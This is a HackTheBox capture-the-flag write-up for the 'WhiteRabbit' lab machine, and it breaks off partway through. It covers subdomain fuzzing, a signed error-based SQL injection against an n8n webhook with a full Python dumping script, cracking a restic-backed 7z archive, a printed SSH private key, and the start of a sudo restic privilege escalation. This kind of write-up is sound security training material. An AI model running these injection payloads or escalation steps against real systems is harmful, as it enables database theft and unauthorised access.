



HACKTHEBOX



WhiteRabbit

9th December 2025

Prepared By: TheCyberGeek

Machine Author: FLX0x00

Difficulty: Insane

Synopsis

`WhiteRabbit` is an insane-difficulty `Linux` target hosting an uptime-monitoring platform. Initial enumeration of a generic subdomain exposes a public status page that leads to several additional subdomains, including a `wiki` instance containing detailed internal documentation. The wiki reveals that the environment integrates GoPhish with an n8n workflow for automated analysis of phishing results. Extracting the workflow file reveals an `SQLi` vulnerability gated by a custom request signature generated using a secret embedded in the workflow. Automating the signing routine enables error-based SQL injection, ultimately leaking database contents, including a `command_log` table that contains the command history executed on the system. Further enumeration uncovers a custom backup service and its encryption password. Using the backup tool to extract snapshot data reveals a password-protected zip file that contains an SSH key belonging to the `bob` user. Privilege escalation continues by abusing the exact backup mechanism in reverse, where creating a backup of `/root` exposes an unprotected SSH key for the `morpheus` user on the final host, granting user-level access. The final privilege escalation to `root` involves reversing a password-generation binary used by the `neo` user. The algorithm derives its output from the current system time, down to the millisecond level. The previously exfiltrated `command_log` provides only second-level timestamps, requiring the generation of all 1,000 possible millisecond candidates. A targeted brute force attack on `neo`'s SSH password succeeds, allowing us to access the target via SSH. This user possesses sudo permission to run any command as any user, allowing us to get access to the target as the `root` user.

Skills Required

- Web enumeration and subdomain discovery
- Understanding of error-based SQL injections
- Restic usage for backup/restore data
- Intermediate reverse engineering skills

Skills Learned

- Automating constrained SQLi chains with signing requirements
- Cracking ZIP files
- Abusing backup tooling in reverse to extract high-value files
- Reversing binaries and reconstructing time-based password algorithms

Enumeration

Nmap

We start by enumerating the target using `Nmap`.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.9.70 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.9.70
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)			
_ 256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)			
80/tcp	open	http	Caddy httpd
_http-server-header: Caddy			
_http-title: Did not follow redirect to http://whiterabbit.htb			
2222/tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)			
_ 256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

The scan reveals that `ssh` and `Caddy httpd` are open on their respective default ports. Attempting to visit the HTTP port redirects to `whiterabbit.htb`.

```
$ echo '10.129.9.70 whiterabbit.htb' | sudo tee -a /etc/hosts
```

White Rabbit - Pentesting Services

About Us

At White Rabbit, we specialize in providing top-tier penetration testing services to identify vulnerabilities in your IT infrastructure. Our dedicated team of experts uses the latest tools and techniques to ensure your data is secure from external threats.

Our Values

Integrity, diligence, and expertise are the cornerstones of our business. We believe in working closely with our clients to provide customized security solutions that meet their unique needs.

Our Services

Our comprehensive range of services includes network penetration testing, application security assessments, vulnerability scans, and security training workshops.

Navigating to the website, we see a penetration testing service being advertised. Checking out the [Latest News](#) section reveals services being used.

Latest News



Testing Automation Software - n8n

We are currently testing a cutting-edge automation software called n8n (<https://n8n.io/>) to enhance our testing protocols and streamline our processes. This tool promises to bring efficiency and precision to our operations.



We moved our phishing stack to GoPhish and Stalwart Mailserver

We have upgraded our phishing simulation capabilities by transitioning to Gophish and Stalwart. This new combination enhances our ability to create realistic, customizable phishing campaigns, offering advanced security features and detailed analytics to better prepare and protect our clients against cyber threats. Stalwart Mailserver is not installed yet - our team will go into this next month.



Uptime and Network Monitoring While Pentesting with "Uptime Kuma"

In the realm of penetration testing, it is essential to maintain an overview of the target environment while conducting simulated attacks. Ensuring that critical services of the client remain unaffected during the testing process is crucial for a successful and comprehensive assessment. Network monitoring, specifically uptime monitoring, plays a pivotal role in achieving this objective. By monitoring specific targets, a pentester can detect potential service disruptions early on and respond swiftly to any unforeseen issues.

We begin subdomain enumeration to discover potential virtual hosts.

```
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://whiterabbit.htb/ -H "Host: FUZZ.whiterabbit.htb" -fs 0

<SNIP>
:: Method          : GET
:: URL             : http://whiterabbit.htb/
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt
:: Header          : Host: FUZZ.whiterabbit.htb
<SNIP>
status             [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 46ms]
```

We notice we get a successful response for `status.whiterabbit.htb`. We add that new entry to our `/etc/hosts` file. When navigating to the site we are presented with a `Uptime Kuma` login portal, but without credentials we can't progress from here. By default in Kuma, there is a `/status` endpoint so we will perform a directory fuzz to see if we can discover any publicly accessible pages.


 Uptime Kuma

☒ Remember me

Login

```
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://status.whiterabbit.htb/status/FUZZ
<SNIP>
temp [Status: 200, Size: 3359, Words: 304, Lines: 41, Duration: 192ms]
```

Accessing the page reveals a few subdomains.



Accessing the `wiki.js` link, we can navigate to `Main Menu` then `GoPhish Webhooks` and read about the n8n workflow from a GoPhish webhook that works with phishing data and writes to a database.

Wiki.js

Search...

Home

Main Menu

GoPhish Webhooks

White Rabbit - Wiki

gophish_webhooks

PAGE CONTENTS

> Automating Phishing Score Analys...

> Overview of the n8n Workflow

> Security Mechanism: Signature...

> Conclusion

TALK

View Discussion

LAST EDITED BY Administrator

08/29/2024

Share

Print

GoPhish Webhooks

How Gophish interacting with our Inhouse automation platform n8n with webhooks

Automating Phishing Score Analysis Using Gophish and n8n Workflows

In the realm of cybersecurity, automated workflows can significantly enhance the efficacy of phishing simulations and their subsequent analysis. Gophish, a popular open-source phishing toolkit, allows cybersecurity teams to conduct realistic phishing exercises to gauge the awareness and responses of their users. Integrating Gophish with n8n, a workflow automation tool, can streamline the process of scoring and tracking user interactions across multiple phishing campaigns. This integration is accomplished through Gophish's webhook system and n8n's capability to process and respond to incoming data in real time.

Scrolling down a bit reveals a downloadable file which is a live execution history of the workflow along with instructions on how to use the webhook itself.

Database Interactions

4. User Validation: Checks if the user's email from the event is present in the database.
5. Phishing Score Update: Depending on the user's action, their phishing susceptibility score is updated. Actions like clicking a phishing link or submitting data through a phishing form negatively impact their score.
6. Debugging and Error Handling: Notably, there is a debug node labeled "DEBUG: REMOVE SOON" that aids in troubleshooting by providing error messages when things go awry. This node is temporary and will be removed once the workflow is fully operational and stable.
7. Conditional Logic: The workflow includes conditions to handle different scenarios, such as actions taken by the user (e.g., clicking a link or submitting data), and adjusts the phishing score accordingly.

Example HTTP POST Request from Gophish to n8n

Here is how an example POST request is structured when Gophish triggers a webhook due to a user action:

```
1 POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
2 Host: 28efa8f7df.whiterabbit.htb
3 x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
4 Accept: */*
5 Accept-Encoding: gzip, deflate, br
6 Connection: keep-alive
7 Content-Type: application/json
8 Content-Length: 81
9
10 {
11   "campaign_id": 1,
12   "email": "test@ex.com",
13   "message": "Clicked Link"
14 }
```



We have attached a json file of a completed workflow where an invalid signature is provided
[gophish_to_phishing_score_database.json](#)

SQL Injection

We update our `/etc/hosts` file to add the `28efa8f7df.whiterabbit.htb` subdomain. Analysing the `gophish_to_phishing_score_database.json` reveals a potential SQL injection:

```
"parameters": {
  "operation": "executeQuery",
  "query": "SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1",
  "options": {}
},
```

This code will result in a direct injection for the email field and it should be possible to get an error based SQL injection because the debug node will provide the error messages. But there are some limitations. The HTTP request shown in the article works fine, but changing any data in the body will result in a failure because of the signature check that happens before any data is submitted to the database. This is because `GoPhish` webhooks can use a secret to sign the messages they send according to the documentation. Fortunately, the secret for the HMAC calculation is also leaked in the workflow JSON file and the information about the signing are available in the workflow and the `GoPhish` documentation.


```
"parameters": {
  "action": "hmac",
  "type": "SHA256",
  "value": "={ JSON.stringify($json.body) }=",
  "dataPropertyName": "calculated_signature",
  "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
},
```

We can edit the POST request provided in the documentation to attempt to trigger the SQL injection.

```
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature:
sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "\" OR 1=1",
  "message": "Clicked Link"
}
```


Request

Pretty	Raw	Hex
1	POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1	
2	Host: 28efa8f7df.whiterabbit.htb	
3	x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd	
4	Accept: */*	
5	Accept-Encoding: gzip, deflate, br	
6	Connection: keep-alive	
7	Content-Type: application/json	
8	Content-Length: 80	
9		
10	{	
11	"campaign_id":1,	
12	"email":"\" OR 1=1",	
13	"message":"Clicked Link"	
14	}	


Response

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Content-Length: 38		
3	Content-Type: text/html; charset=utf-8		
4	Date: Tue, 09 Dec 2025 13:58:36 GMT		
5	Etag: W/"26-BLGb+A8n+h1LFiUMh0EeL1lCUfw"		
6	Server: Caddy		
7	Vary: Accept-Encoding		
8			
9	Error: Provided signature is not valid		

The reason for this is because the signature needs to be computed against the payload currently being used. To do this we will use [CyberChef](#).



After replacing the `x-gophish-signature` with the new one we just computed, we are able to trigger the error-based SQL injection.



From here, we can attempt to extract database names. For example, the following payload will extract the first database name that's not like `information_schema`.

```
"email": "\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM
information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT 1,1),
0x7e), 1) ;",
```

We can summarize this injection as follows:

- Breaks out of an input field (`email`).
- Uses `OR` to force the DB to execute controlled code.
- Calls `updatexml()` to produce an XML error containing attacker-controlled data.
- `concat()` wraps the extracted DB name with tildes (`~`) for readability.
- Subquery pulls a database name from `information_schema.schemata`.
- Output appears in server error messages resulting in a classic error-based extraction.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d	HTTP/1.1	1	HTTP/1.1	200	OK
2	Host:	28efa8f7df.whiterabbit.htb		2	Content-Length:	959	
3	x-gophish-signature:	sha256=7a69d5715521d1bb1f3675c686b371cf1770706383b9b9ba245ebe0843a5a7e3		3	Content-Type:	text/html; charset=utf-8	
4	Accept:	*/*		4	Date:	Tue, 09 Dec 2025 14:10:54 GMT	
5	Accept-Encoding:	gzip, deflate, br		5	Etag:	W/"3bf-zNjic3H7lcVzAnDj0uEE+WKs3cs"	
6	Connection:	keep-alive		6	Server:	Caddy	
7	Content-Type:	application/json		7	Vary:	Accept-Encoding	
8	Content-Length:	225		8			
9	{			9	XPATCH syntax error: '~temp~'		
10	{				{ "level": "error", "tags": {}, "context": { "itemIndex": 0 }, "functionality": "regular", "name": "NodeOperationError", "timestamp": 1765289454982, "node": { "parameters": { "resource": "database", "operation": "executeQuery", "query": "SELECT * FROM victims where email = \"{{ \$json.body.email }}\" LIMIT 1", "options": {}, "id": "5929bf85-d38b-4fdd-ae76-f0a61e2cef55", "name": "Get current phishing score", "type": "n8n-nodes-base.mySql", "typeVersion": 2.4, "position": [1380, 260], "alwaysOutputData": true, "retryOnFail": false, "executeOnce": false, "notesInFlow": false, "credentials": { "mySql": { "id": "qEqs6Hx9HRmSTg5v", "name": "mariadb - phishing" }, "onError": "continueErrorOutput", "messages": [], "obfuscate": false, "description": "sql: SELECT * FROM victims where email = \"\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT 1,1), 0x7e), 1) ;\", \"message\": \"Clicked Link\"		
11	"campaign_id":1,				ER_UNKNOWN_ERROR"		
12	"email":						
13	"\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT 1,1), 0x7e), 1) ;\",						
	"message\":\"Clicked Link"						
	}						
	}						

Now that we have a successful injection point and a way to produce output, we can script this to perform a full dump using Python. We create a `tamper` function which will encode the payloads using the secret and append the payload to the POST parameters, since this is a error-based injection that only displays one entry at a time, we need to loop over in a range to extract all values correctly. To limit the output I restricted the output for the specific data we are looking for.

```
import requests
import sys
import hmac
import hashlib
import json
import re
import time

def tamper(payload):
    params = '{"campaign_id":1,"email":"%s","message":"Clicked Link"}' % payload
    secret = '3CWVGmndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8')
    payload_bytes = params.encode('utf-8')
    signature = 'sha256=' + hmac.new(secret, payload_bytes, hashlib.sha256).hexdigest()
    params = json.loads(params)
    return params, signature

def extract_value(url, payload_template, rhost, **kwargs):
    payload = payload_template.format(**kwargs)
    params, signature = tamper(payload)
    headers = {"Host": "28efa8f7df.whiterabbit.htb", 'x-gophish-signature': signature}
    proxies = {"http": "http://127.0.0.1:8080"}
    try:
        response = requests.post(url, json=params, timeout=10, headers=headers,
proxies=proxies)
    except Exception as e:
        print(f"Error connecting to URL: {e}")
        return None

    match = re.search(r"~(?:[^\~]+)~", response.text, re.DOTALL)
```

```

    if match:
        return match.group(1)
    return None

def extract_databases(url, rhost):
    databases = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM
information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT
{offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        db = extract_value(url, payload_template, rhost, offset=offset)
        if db and db not in databases:
            databases.append(db)
            offset += 1
        else:
            break
    return databases

def extract_tables(url, rhost, db):
    tables = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT table_name FROM
information_schema.tables WHERE table_schema=\"{db}\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        table = extract_value(url, payload_template, rhost, db=db, offset=offset)
        if table and table not in tables:
            tables.append(table)
            offset += 1
        else:
            break
    return tables

def extract_columns(url, rhost, db, table):
    columns = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT column_name FROM
information_schema.columns WHERE table_schema=\"{db}\" AND table_name=\"{table}\" LIMIT
{offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        column = extract_value(url, payload_template, rhost, db=db, table=table,
offset=offset)
        if column and column not in columns:
            columns.append(column)
            offset += 1
        else:
            break
    return columns

def extract_data(url, rhost, db, table, column):
    data_rows = []

```

```

payload_template = r'\ " OR updatexml(1, concat(0x7e, (SELECT {column} FROM {db}.
{table} LIMIT {offset},1), 0x7e), 1) ;'

offset = 0
while True:
    data = extract_value(url, payload_template, rhost, db=db, table=table,
column=column, offset=offset)
    if data and data not in data_rows:
        data_rows.append(data)
        offset += 1
    else:
        break
return data_rows

def extract_column_data(url, rhost, db, table, column):
    data_rows = []
    payload_template = r'\ " OR updatexml(1, concat(0x7e, (SELECT t1.`{column}` FROM
`{db}`.`{table}` t1 WHERE (SELECT COUNT(*) FROM `{db}`.`{table}` t2 WHERE t2.`{column}` <=
t1.`{column}`) = {offset}+1 LIMIT 1), 0x7e), 1) ;'
    offset = 0
    while True:
        data = extract_value(url, payload_template, rhost,
                                db=db, table=table, column=column, offset=offset)
        if data:
            data_rows.append(data)
            offset += 1
        else:
            break
    return data_rows

def extract_all_data(url, rhost, table, column):
    data_rows = []
    for id_val in range(1, 7):
        row_data = ""
        chunk_size = 18
        pos = 1
        while True:
            payload_template = (
                r'\ " OR updatexml(1,concat(0x7e,( '
                r'select SUBSTRING({column}, {pos}, {chunk_size}) '
                r'from temp.{table} where id={id_val}'
                r'),0x7e),1) -- '
            )

            data = extract_value(
                url,
                payload_template,
                rhost,
                pos=pos,
                chunk_size=chunk_size,
                id_val=id_val,
                table=table,
                column=column,

```

```

    )

    if not data:
        break

    row_data += data
    if len(data) < chunk_size:
        break

    pos += chunk_size

    if row_data.strip():
        data_rows.append((id_val, row_data))
    else:
        print(f"[-] No data for id {id_val}")

    return data_rows

def perform_sql_injection(rhost):
    print("[i] Performing SQL injection...")
    url = f"http://{rhost}/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d"
    databases = extract_databases(url, rhost)
    if not databases:
        print(f"[!] No databases found.")
        return

    for db in databases:
        print(f"[+] Got database: {db}")
        if not db == "phishing":
            tables = extract_tables(url, rhost, db)
            if not tables:
                print(f"[!] No tables found for database {db}.")
                continue

            for table in tables:
                print(f"[+] Got table: {table}")
                print("[i] Extracting Columns...")
                columns = extract_columns(url, rhost, db, table)
                if not columns:
                    print(f"[!] No columns found for table {table} in database {db}.")
                    continue

                for column in columns:
                    print(f"[+] Got column: {column}")
                    print("[i] Extracting Data...")
                    rows = extract_all_data(url, rhost, table, column)
                    for row in rows:
                        print(f"[+] {row}")

if __name__ == '__main__':
    rhost = "10.129.9.70"
    perform_sql_injection(rhost)

```

```
$ python3 sql_injection.py
[i] Performing SQL injection...
[+] Got database: phishing
[+] Got database: temp
[+] Got table: command_log
[i] Extracting Columns...
[+] Got column: id
[i] Extracting Data...
[+] (1, '1')
[+] (2, '2')
[+] (3, '3')
[+] (4, '4')
[+] (5, '5')
[+] (6, '6')
[+] Got column: command
[i] Extracting Data...
[+] (1, 'uname -a')
[+] (2, 'restic init --repo rest:http://75951e6ff.whiterabbit.htb')
[+] (3, 'echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd')
[+] (4, 'rm -rf .bash_history ')
[+] (5, '#thatwasclose')
[+] (6, 'cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd')
[+] Got column: date
[i] Extracting Data...
[+] (1, '2024-08-30 10:44:01')
[+] (2, '2024-08-30 11:58:05')
[+] (3, '2024-08-30 11:58:36')
[+] (4, '2024-08-30 11:59:02')
[+] (5, '2024-08-30 11:59:47')
[+] (6, '2024-08-30 14:40:42')
```

We can see from the output, we extracted two database names `phishing` and `temp`. Within the `temp` database we extracted a table called `command_log`. Within the `command_log` table there were three columns called `id`, `command`, and `date`. When extracting the data, we see that a `restic` server was started with a restic password, the bash history file was removed, and that the user's password was changed using a custom password generator at `2024-08-30 14:40:42`.

Restic

To connect to the restic server, we first specify the repository, then check the snapshots.

```
$ export RESTIC_REPOSITORY="rest:http://75951e6ff.whiterabbit.htb"
$ restic snapshots
enter password for repository:
repository 5b26a938 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
ID              Time                Host          Tags          Paths
-----
272cacd5  2025-03-07 00:18:40  whiterabbit          /dev/shm/bob/ssh
-----
1 snapshots
```

To extract the data, I first created a folder called `restored`, and then performed the following commands to identify the presence of a `7z` archive with the SSH keys for the `bob` user.

```
$ mkdir restored
$ restic restore 272cacd5 --target restored
enter password for repository:
repository 5b26a938 opened (version 2, compression level auto)
[0:00] 100.00% 5 / 5 index files loaded
restoring snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700
-0700 by ctrlzero@whiterabbit to restored
Summary: Restored 5 files/dirs (572 B) in 0:00
$ ls -la restored/dev/shm/bob/ssh
total 12
drwxr-xr-x 2 root root 4096 Mar  7 2025 .
drwxr-xr-x 3 root root 4096 Mar  7 2025 ..
-rw-r--r-- 1 root root  572 Mar  7 2025 bob.7z
$ 7z x restored/dev/shm/bob/ssh/bob.7z

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=C.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Extracting archive: bob.7z
--
Path = bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
```

When trying to extract `bob` user's backup, we notice that there is a password that's required to extract the `7z` zip file. We attempt to crack the password with the following steps:


```

$ 7z2john restored/dev/shm/bob/ssh/bob.7z > hash.txt
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 3 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 365 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1q2w3e4r5t6y      (bob.7z)
1g 0:00:02:37 DONE (2025-12-09 15:14) 0.006349g/s 151.5p/s 151.5c/s 151.5C/s
231990..100485
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Now that we have successfully cracked the password, we can extract the zip contents.

```

$ 7z x restored/dev/shm/bob/ssh/bob.7z
<SNIP>
Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:      557
Compressed: 572

```

```

$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Dec  9 15:16 .
drwxr-xr-x 3 root root 4096 Mar  7  2025 ..
-rw----- 1 root root  399 Mar  7  2025 bob
-rw-r--r-- 1 root root   91 Mar  7  2025 bob.pub
-rw-r--r-- 1 root root   67 Mar  7  2025 config
-rw-r--r-- 1 root root  817 Dec  9 15:12 hash.txt
$ cat bob
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABBG5vbmlUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4wAAAJAQ+wJXEPsC
VwAAAAatzc2gtZWQyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4w
AAAEbqLjKHrTqpjh/AqiRB07yEqcbH/uZA5qh8c0P72+kSNW8NNTJHAXhD4DaKbE4OdjyE
FMQae80HRLa9ouGYdkLjAAAACXJvb3RABHVjeQECAwQ=
-----END OPENSSH PRIVATE KEY-----
$ chmod 600 bob
$ ssh bob@whiterabbit.htb -p2222 -i bob

```

With this SSH key, we can successfully gain access to a docker container which has an SSH server running that has been mapped to port 2222 of the target.

Checking for excessive permissions in the container, we can see that the `bob` user can execute `/usr/bin/restic` as any user without a password.

```
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
```

There is a simple `GTFOBins` for `restic` we can use to escalate to the `root` user in the container found [here](#). To perform the exploitation, we will need to start a local restic server, then create a repository on the server to perform a backup against the `/root` directory. We can then extract the snapshot and recover the contents of the backup.

```
$ mkdir data
